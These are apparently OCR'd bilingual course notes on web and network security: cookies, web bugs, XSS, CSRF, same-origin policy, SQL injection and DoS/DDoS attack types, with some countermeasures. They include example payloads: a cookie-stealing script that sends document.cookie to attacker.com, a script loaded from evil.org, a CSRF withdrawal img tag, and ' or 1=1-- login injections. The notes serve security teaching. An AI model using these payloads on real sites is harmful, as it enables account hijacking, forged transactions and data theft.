7_ cookies

Magic Cookie [Wikipedia]

or Cookie

是 token or short packet of data

⇒ ticket

identifying tokens

⇒ Http cookie

Web Bugs [Wikipedia]

Web beacon
tracking bug
pixal tag
clear gif

What is Web Bugs
- an object that embedded in a web page or email
- invisible to user

request 包含:
1. IP address
2. request time
3. browser type
4. 上次 set 的 cookie 是否還在

track who, when, what computer

利用 Web Bugs 加入額外內容

http://example.com/bug.gif?somebody@example.org

- Whenever the user reads the e-mail, the image at this **URL** is requested.


HTTP Cookie [Wikipedia]

shopping baskets

used for
- meintaining specific information of users
- authenticating
- tracking

server → browser (→ unchanged)
script →

Cookie Delivery



27

Set Cookies [netscape]

```
Set-Cookie: NAME=VALUE;
expires=DATE; path=PATH;
domain=DOMAIN_NAME; secure
```

Non-Persistent
- removed once user quit browser

Persistent
- have expiration date

domain & path:
if URL match → send this cookie

Matching Rules

□ The path "/foo" would match "/foobar" and "/foo/ bar. html "

Third-party Cookies

當 cookies 都 sent to
- 要設定的 server
- one in the same internet domain

→ 在載入 images & components 時會為收到 other (not user's) server's cookies.

```
javascript:alert("Cookies: "+document.cookie)
```

Track user's Activity

Privacy Threat

Cookie Thief through ...

1. Sniffers 偷聽 HTTP packet
2. Cross-site Scripting: browser 運行來自 server 的 code → 洩漏 cookie
3. Allowing "Post HTML Doc":

Defend: session identifier

Cross-site Scripting (XSS)

1. Non-persistent XSS most common
2. persistent XSS
3. DOM-base XSS

Code Insertion [Gunter Ollmann]

Ways
1. HTML Tags
2. Script

★ HTML Tags' affect:
1. page format
2. include program (<script>, <form>)
   - <script>: src = a URL 連到外部的 file，會下載並運行這個 script file
   - <form>: action = a URL，該 URL 會處理此 form

1.

page back to the browser including the value of **criteria** ***without validating user supplied input*** , which consequently forces the execution of code from the evil attackers' server.

For example;

```
<A HREF="http://trusted.org/search.cgi?criteria=<SCRIPT SRC='http://evil.org/badkama.js'></SCRIPT>"> Go to trusted.org </A>
```

∴ web 無法驗證 user's input

★ most common victim

1. CGI script
2. search engines
3. interactive bulletin
4. costom error page

粗略的 input 允許

Hijack 目標: 1. 驗證 cookie
2. session management cookie

scenario

1. 鎖定目標 (使用 cookie authenticate)
2. 找 XSS page 漏洞
3. use social enginnering , create special link to the site and embeds it in a HTML email
4. 修改 link，將 victim 的 cookie 偷走
5. 完成

```
<a href="http://hotwired.lycos.com/18/index3a_page2.html?tw=<script>
   document.location.replace('http://attacker.com/steal.cgi?'+docum
ent.cookie);</script>"
onMouseOver="window.status='http://www.cnn.com/2002/SHOWBIZ/News/05/02/
clinton.talkshow.reut/index.html';return true"
```


Inline Scripting ★

2.

*Persistent **XSS*** [wikipedia]

攻擊者提供的 data 會保留在 server 並在 normal page display

Persistent Cross-Site Scripting [Raymond Mui et al.]




SOLUTIONS AND WORKAROUNDS [David Endler]

For User

web app

- disable all scripting language
- 在 clicking link or open anonymous mail 時用適當的警告
- User input filtering



one click attack

session riding

CSRF

XSRF

Characteristics


CSRF Assumptions!!

- 影響那些依賴 identify 的 site
- 利用 site 對 identify 的信任
- trick user's browser sending HTTP request
- involve 有負作用的 HTTP request

```
<img src="http://bank.example/withdraw?account=bob&amount=1000000&for=mallory">
```

Victims

- 用 cookie authenticate
- based on trusted and authenticated



確保 document, script 的來源來自同一 origin

Definition: protocal port host

Exception: 用 script 修改 domain

Assume a script in the document at `http://store.company.com/dir/other.html` executes the following statement:

```
document.domain = "company.com";
```

After that statement executes, the page would pass the origin check with `http://company.com/dir/page.html`.

Prevention

1. 不用 persistent authentication
2. include secret, user-specific token
   → 驗證 cookie 本身

8. SQL

What is SQL Injection?

■ With SQL Injection, it is possible for us to send crafted user name and/or password field that will change the SQL query and thus grant us something else.

What You Should Look for?

- login page,
- search page,
- feedback, etc.

What If You Can't Find Any Page That Takes Input?

CGI, PHP, ASP, JSP

How Do You Test If It Is Vulnerable?

-Login: hi' or 1=1--

-Pass: hi' or 1=1--

-http://duck/index.asp?id=hi' or 1=1—

Hidden Field

Just download the source HTML file from the site

```
<FORM action=http://duck/Search/search.asp
method=post>
<input type=hidden name=A value="hi' or 1=1--">
</FORM>
```

Craft input

' or 1=1--' , ' or 'a'='a

```
http://duck/index.asp?category=food' or 1=1--
```

Now, our variable `v_cat` equals to "`food' or 1=1--` ", if we substitute this in the SQL query, we will have:

```
SELECT *
FROM   product
WHERE  PCategory='food' or 1=1--'
```


IS_FAS_DDOS

Denial of Service (DoS) Attacks & Distributed Denial of Service (DDoS) Attacks


1. saturating victim system 使其無法回應 user
2. " links " 和 server communicate
3. crashing the victim system → server no longer available

Flood Attack:

Smurf Flood Attacks




TCP SYN Flood Attacks




SYN Cookies.
- 不能重送 packet了
- CPU bound


SYN Proxy



UDP Flood Attack




ICMP Flood Attacks




Chargen

UDP port 19



Eg: "Ping"


DNS Amplification



DNS query
60 bytes
=> response is a factor of 60


60 bytes → 4000 bytes

TCP Middlebox Reflection Attack



現階段不好用!!
只能用 UDP

The Coremelt Attack




極本收不到多少packet

steps:
1. Select target link
2. 決定所有 pair, eg (S1 S2)
3. send.....

Hint: Rent the Bots
traceroute

Crossfire Attack



1. link Map
2. select links
3. Bot Coordination

Low Rate Attack [Cloudflare]

Ways 只需 single computer tools Slowloris R.U.D.Y

How target is thread-based web server and tying up every thread with slow request

Malformed Packet Attack

Ping of Death Attacks

send ICMP ECHO request that much larger than the victims IP packet 的max size

→ 塞滿 buffer → OS crash, reboot

TearDrop Attacks

用 code 漏洞 & offset values of packets

→ send two fragments → 無法對應 → crash reboot

Land Attacks

dest == source → confused → crash, reboot


DDoS Attacks

↗ destributed

components : 1. Master, 2, Slave, 3, Victim

Hide DDoS Tools

1. IP address spoofing
2. rootkit



Countermeasures of DoS/DDoS

1. Disable 不必要的 network service
2. 在上游 router 安裝 filter，僅早過濾